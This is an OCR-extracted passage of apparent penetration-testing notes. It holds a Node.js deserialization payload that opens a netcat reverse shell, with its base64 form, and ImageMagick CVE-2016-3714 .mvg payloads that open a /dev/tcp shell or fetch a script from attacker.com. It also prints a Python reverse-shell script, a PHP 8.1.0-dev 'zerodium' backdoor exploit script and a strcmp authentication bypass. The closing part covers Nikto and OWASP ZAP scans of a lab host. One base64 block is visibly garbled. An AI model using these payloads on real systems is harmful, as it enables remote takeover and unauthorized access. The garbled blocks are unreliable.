
The below payload is a JSON payload that achieves RCE. Make sure to change both the ip and port when copying this payload.

```
{"rce":"_$$ND_FUNC$$_function ()
{require('child_process').exec('rm
/tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i
2>&1|nc ip port >/tmp/f', function(error,
stdout, stderr) { console.log(stdout) });}
()"}
```

Next step is encoding the above payload as base64

```
eyJyY2UiOiJfJCRORF9GVU5DJCRfZnVuY3Rpb24gKCl7
cmVxdWlyZSgnY2hpbGRfcHJvY2VzcycpLmV4ZWMoJ3Jt
IC90bXAvZjtta2ZpZm8gL3RtcC9mO2NhdCAvdG1wL2Z8
L2Jpbi9zaCAtaSAyPiYxfG5jIGlwIHBvcnQgPi90bXAv
ZicsIGZ1bmN0aW9uKGVycm9yLCBzdGRvdXQsIHN0ZGVy
cikgeyBjb25zb2xlLmxvZyhzdGRvdXQpIH0pO30oKSJ9
```

Next we need to send this base64 as a value for the cookie using BurpSuite or any other http proxy as the figure shows an example below



```
GET / HTTP/1.1
[redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: profile=
```

eyJyY2UiOiJfJCR0RF9GVU5DJCRfZnVuY3Rpb24oKXtldmFsKFN0cmluZy5mcm9tQ2hhckNvZGUoMTAsMTE4LDk3LDEx
NCwzMiwxMTAsMTAxLDExNiwzMiw2MSwzMiwxMTQsMTAxLDExMywxMTcsMTA1LDExNCwxMDEsNDAsMzksMTEwLDEwMSwx
MTYsMzksNDEsNTksMTAsMTE4LDk3LDExNCwzMiwxMTUsMTEyLDk3LDExOSwxMTAsMzIsNjEsMzIsMTE0LDEwMSwxMTMs
MTE3LDEwNSwxMTQsMTAxLDQwLDM5LDk5LDEwNCwxMDUsMTA4LDEwMCw5NSwxMTIsMTE0LDExMSw5OSwxMDEsMTE1LDEx
NSwzOSw0MSw0NiwxMTUsMTEyLDk3LDExOSwxMTAsNTksMTAsNzIsNzksODMsODQsNjEsMzQsNDksNDgsNDYsNDksNDgs
NDYsNDksNTIsNDYsNTEsMzQsNTksMTAsODAsNzksODIsODQsNjEsMzQsNDksNTAsNTEsNTIsMzQsNTksMTAsODQsNzMs
NzcsNjksNzksODUsODQsNjEsMzQsNTMsNDgsNDgsNDgsMzQsNTksMTAsMTA1LDEwMiwzMiw0MCwxMTYsMTIxLDExMiwx
MDEsMTExLDEwMiwzMiw4MywxMTYsMTE0LDEwNSwxMTAsMTAzLDQ2LDExMiwxMTQsMTExLDExNiwxMTEsMTE2LDEyMSwx
MTIsMTAxLDQ2LDk5LDExMSwxMTAsMTE2LDk3LDEwNSwxMTAsMTE1LDMyLDYxLDYxLDYxLDMyLDM5LDExNywxMTAsMTAw
LDEwMSwxMDIsMTA1LDExMCwxMDEsMTAwLDM5LDQxLDMyLDEyMywwzMiw4MywxMTYsMTE0LDEwNSwxMTAsMTAzLDQ2LDEx
MiwxMTQsMTExLDExNiwxMTEsMTE2LDEyMSwxMTIsMTAxLDQ2LDk5LDExMSwxMTAsMTE2LDk3LDEwNSwxMTAsMTE1LDMy
LDYxLDMyLDEwMiwxMTcsMTEwLDk5LDExNiwxMDUsMTExLDExMCw0MCwxMDUsMTE2LDQxLDMyLDEyMywwzMiwxMTQsMTAx
LDExNiwxMTcsMTE0LDExMCwzMiwxMTYsMTA0LDEwNSwxMTUsNDYsMTA1LDExMCwxMDAsMTAxLDEyMCw3OSwxMDIsNDAs
MTA1LDExNiw0MSwzMiw2MSw2MSw0MSwzMiwxMjUsNTksMzIsMTI1LDEwLDEwMiwxMTcsMTEwLDk5LDExNiwxMDUsMTEx
NiwxMDUsMTExLDExMCwzMiw5OSw0MCw3Miw3OSw4Myw4NCw0NCw4MCw3OSw4Miw4NCw0MSwzMiwxMjMsMTAsMzIsMzIs
MzIsMzIsMTE4LDk3LDExNCwzMiw5OSwxMDgsMTA1LDEwMSwxMTAsMTE2LDMyLDYxLDMyLDExMCwxMDEsMTE5LDMyLDExNTEx
MCwxMDEsMTE2LDQ2LDgzLDExMSw5OSwxMDcsMTAxLDExNiw0MCw0MSw1OSwxMCwzMiwzMiwzMiwzMiw5OSwxMDgsMTA1
LDEwMSwxMTAsMTE2LDQ2LDk5LDExMSwxMTAsMTEwLDEwMSw5OSwxMTYsNDAsODAsNzksODIsODQsNDQsNzIsNzksODMs
ODMsODQsNDQsMzIsMTAyLDExNywxMTAsOTksMTE2LDEwNSwxMTEsMTEwLDQwLDQxLDMyLDEyMywwzMiwzMiwzMiwzMiwz
MiwzMiwzMiwzMiwxMTgsOTcsMTE0LDMyLDExNSwxMDQsMzIsNjEsMzIsMTE1LDEwMiw5NywxMTksMTEwLDQwLDM5LDQ3LDM5
LDQ3LDk4LDEwNSwxMTAsNDcsMTE1LDEwNCwzOSw0MSw1OSwxMCwzMiwzMiwzMiwzMiwzMiwzMiwzMiwzMiwzMiwzMiwz
Miw5OSwxMDgsMTA1LDEwMSwxMTAsMTE2LDQ2LDExOSwxMTQsMTA1LDExNiwxMDEsNDAsMzQsNjcsMTExLDExMCwxMTAs
MTAxLDk5LDExNiwxMDEsMTAwLDMzLDkyLDExMCwzNCw0MSw1OSwxMCwzMiwzMiwzMiwzMiwzMiwzMiwzMiwzMiw5OSwx
MDgsMTA1LDEwMSwxMTAsMTE2LDQ2LDExMiwxMDUsMTEyLDEwMSw0MCwxMTUsMTA0LDQ2LDExNSwxMTYsMTAwLDEwNSwx
MTAsNDEsNTksMTAsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMTE1LDEwNCw0NiwxMTUsMTE2LDEwMCwxMTEsMTE3LDEx
NiwwNiwxMTIsMTA1LDExMiwxMDEsNDAsOTksMTA4LDEwNSwxMDEsMTEwLDExNiw0MSw1OSwxMCwzMiwzMiwzMiwzMiwz
MiwzMiwzMiwzMiwxMTUsMTA0LDQ2LDExNSwxMTYsMTAwLDEwMSwxMTQsMTE0LDQ2LDExMiwxMDUsMTEyLDEwMSw0MCw5
OSwxMDgsMTA1LDEwMSwxMTAsMTE2LDQxLDU5LDEwLDMyLDMyLDMyLDMyLDMyLDMyLDMyLDMyLDExNSwxMDQsNDYsMTEx
LDExMCw0MCwzOSwxMDEsMTIwLDEwNSwxMTYsMzksNDQsMTAyLDExNywxMTAsOTksMTE2LDEwNSwxMTEsMTEwLDQwLDk5LDk5LDk5
LDExMSwxMDAsMTAxLDQ0LDExNSwxMDUsMTAzLDExMCw5NywxMDgsNDEsMTIzLDEwLDMyLDMyLDMyLDMyLDMyLDMyLDMy
LDMyLDMyLDMyLDk5LDEwOCwxMDUsMTAxLDExMCwxMTYsNDYsMTAxLDExMCwxMDAsNDAsMzQsNjgsMTA1LDExNSw5OSwx
MTEsMTEwLDExMCwxMDEsOTksMTE2LDEwMSwxMDAsMzMsOTIsMTEwLDM0LDQxLDU5LDEwLDMyLDMyLDMyLDMyLDMyLDMy
LDMyLDMyLDEyNSw0MSw1OSwxMCwzMiwzMiwzMiwzMiwxMjUsNDEsNTksMTAsMzIsMzIsMzIsMzIsOTksMTA4LDEwNSwx
MDEsMTEwLDExNiw0NiwxMTEsMTEwLDQwLDM5LDEwMSwxMTQsMTE0LDExMSwxMTQsMzksNDQsMzIsMTAyLDExNywxMTAs

Now before you send the request, make sure to create a listener. For this kind of attack, create a listener using the below script

```
https://github.com/ajinabraham/Node.Js-Security-Course/blob/master/nodejsshell.py
```

and run it as below

```
$ python nodejsshell.py your-ip listening-port
```

and then you can send the request and you should receive a shell.

File Upload

Exploiting image converters

Image converters some of the use the ImageMagic to convert images. There was a popular vulnerability released in 2016 that allows for file upload and RCE [CVE-2016-3714].
Simply we create a [.mvg] file which is the official extension used by ImageMagic and put the below content
[1] returns bash shell

```
nano payload.mvg
push graphic-context
viewbox 0 0 640 480
fill 'url(https://"|setsid /bin/bash -i >/dev/tcp/ip/port 0<&1 2>&1")''")'
pop graphic-context
```

[2] returns python shell

```
nano payload.mvg
push graphic-context
viewbox 0 0 640 480
fill 'url(https://target.com/image.jpg"|wget
http://attacker.com/payload.py
-o /tmp/payload.py && python /tmp/payload.py
ip listenerport")'
pop graphic-context
```

[payload.py content is below]

```
#!/usr/bin/env python
"""
back connect py version,only linux have pty
module
code by google security team
"""


import sys,os,socket
shell = "/bin/sh"

def usage(name):
    print 'python reverse connector'
    print 'usage: %s <ip_addr> <port>' %
name

```

```
def main():
if len(sys.argv) !=3:
     usage(sys.argv[0])
     sys.exit()

s=socket.socket(socket.AF_INET,socket.SOCK_S
TREAM)
    try:

s.connect((sys.argv[1],int(sys.argv[2])))
        print 'connect ok'
    except:
        print 'connect faild'
        sys.exit()

[...]


    pty.spawn(shell)
    s.close()

if __name__ == '__main__':
    main()
```

PHP

php 8.1.0-dev

Refer to the link below about the vulnerability and exploitation

```
https://www.bleepingcomputer.com/news/security/phps-git-server-hacked-to-add-backdoors-to-php-source-code/
```

Simply, we need to send an HTTP header named [USER-AGENTT] and [zerodium] for the malicious code.
Given all that, we craft the python exploit code below

```
#!/usr/bin/env python3

import requests

from sys import argv, exit

if len(argv) < 3:

 print("[!] Supply the URLi and command to run")
 exit(1)

header={"USER-
AGENTT":"zerodiumsystem(\""+argv[2]+"\");"}

url=argv[1]

r = requests.get(url, headers=header)

print(r.text.split("<!DOCTYPE html>")[0])
```

Run the exploit as below

```
php 8.1.0-dev.py [URL-Target] [Command]
```

PHP Type juggling

Its a type of php flaw that occurs when php compares two different strings. The code below compares two different strings in [php] with an if statement

```
strcmp(admin, admin0123)
```

The output of the above statement is where the two strings differ. The flaw happens when one of the parameters used in comparison is taken as an input from the user

```
strcmp($_REQUEST['password'], $password)
```

If we pass the input as an array [array()] php will complain and evaluate the [array()] as [NULL]. The problem is when such mechanism exists in an [IF] statement that handles authentication.
Assume that there is an [IF] statement that compares user's supplied input with an authentication token. That could translate to the below code

```
if(strcmp($_REQUEST['token'], $token) == 0)
```

If the above expression evaluates to [0] then the application grants access. So if we pass the [token] as an [array()] it will bypass the logic of the [IF] statement making it evaluate to [TRUE] always

```
if(strcmp($_REQUEST['token[]='], $token) ==
0)
```

Node.js

Definition

Node.js is a Javascript environment used to build network applications using Javascript. It can be used both on front-end and back-end. It's faster than php and is preferred for applications that need speed such as chat applications running over the browser.

Exploitation

Web applications using [node.js] normally have several important files written in javascript under [/var/www/website]. It's worth checking these files out especially [app.js] as it may contain important information for privilege escalation such as [hardcoded credentials, calls to misconfigured scripts/binaries, API keys].
Another important directory is [/var/scheduler/]. Check JS files especially [app.js] as it may contain hard coded credentials and information about scheduled jobs.

Automated web application scanners

Nikto

Nikto is a web application scanner that crawls to the target site looking for security misconfigurations and vulnerabilities based on a database of signatures and plugins

Scanning a website for vulnerabilities

```
nikto -h [target-ip or domain]
```

[-h] is used to define a target host.

Scanning for vulnerabilities and disabling ssl

This option is useful for sites that don't force secure transport to [https]

```
nikto -h [target-ip or domain] -nossl
```

Scanning for vulnerabilities with ssl

This option should be used if the site forces transport using TLS/SSL

```
nikto -h [target-ip or domain] -ssl
```

Scanning for vulnerabilities using Nikto plugins

Using Nikto plugins supplement the scan with additional power to reveal certain vulnerabilities. In general, we can review the list of plugins with the command below


```
nikto --list-plugins
```

After selecting a plugin, we can issue the below sample command

```
nikto -h [target-ip or domain] -Plugins [plugin-name]
```

OWASP ZAP

Scanning for vulnerabilities




Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://10.10.46.191
Use traditional spider: ✓
Use ajax spider: ☐ with Firefox Headless
Attack Stop
Progress: Not started

The below figure shows the "alert" section that displays discovered issues including the vulnerabilities. The section in the left contains the site structure and the discovered pages by ZAP spider.



This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://10.10.46.191
Use traditional spider: ✓
Use ajax spider: ☐ with Firefox Headless
Progress: Attack complete - see the Alerts tab for details of any issues found


Alerts (8)
- Directory Browsing (3)
- X-Frame-Options Header Not Set (2)
- Absence of Anti-CSRF Tokens (2)
- Cookie No HttpOnly Flag
- Cookie Without SameSite Attribute (2)
- Server Leaks Information via "X-Powered-By" HTTP Respo
- Web Browser XSS Protection Not Enabled (3)
- X-Content-Type-Options Header Missing (6)

Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.

You can also edit existing alerts by double clicking on them.


The below figue shows the [request] and [response] tab that shows the request sent to the page and the page content shown in the [response]



```
GET http://10.10.46.191/dvwa/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Pragma: no-cache
Cache-Control: no-cache
Referer: http://10.10.46.191/login.php
Cookie: security=impossible; PHPSESSID=nsfgntibqlppd8f9m1k6g0gkb3
Content-Length: 0
Host: 10.10.46.191
```

Reports

We can generate reports using the below menu


Untitled Session - OWASP ZAP 2.9.0
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Generate HTML Report...
Generate XML Report...
Generate Markdown Report...
Generate JSON Report...
Export Messages to File...
Export Response(s) to File...
Export All URLs to File...
Export Selected URLs to File...
Export URLs for Context(s)
Compare with Another Session...
Sites
Contexts
Default Context
Sites
http://10.10.4
dvwa
GET:dvwa
GET:login.php
POST:login.php(Login,password,user_token,username)
GET:robots.txt
GET:sitemap.xml
Quick Start
Request
Response
Header: Text
Body: Text
History
Search
Alerts
Output
Spider
Active Scan
Alerts 0 2 6 0
Primary Proxy: localhost:8080
Current Scans 0 0 0 0 0 0 0 0

```
GET http://10.10.46.191/dvwa/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Pragma: no-cache
Cache-Control: no-cache
Referer: http://10.10.46.191/login.php
Cookie: security=impossible; PHPSESSID=nsfgntibqlppd8f9m1k6g0gkb3
Content-Length: 0
Host: 10.10.46.191
```

```
Alerts (8)
  Directory Browsing (3)
  X-Frame-Options Header Not Set (2)
  Absence of Anti-CSRF Tokens (2)
  Cookie No HttpOnly Flag
  Cookie Without SameSite Attribute (2)
  Server Leaks Information via "X-Powered-By" HTTP Respo
  Web Browser XSS Protection Not Enabled (3)
  X-Content-Type-Options Header Missing (6)
```

Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.

You can also edit existing alerts by double clicking on them.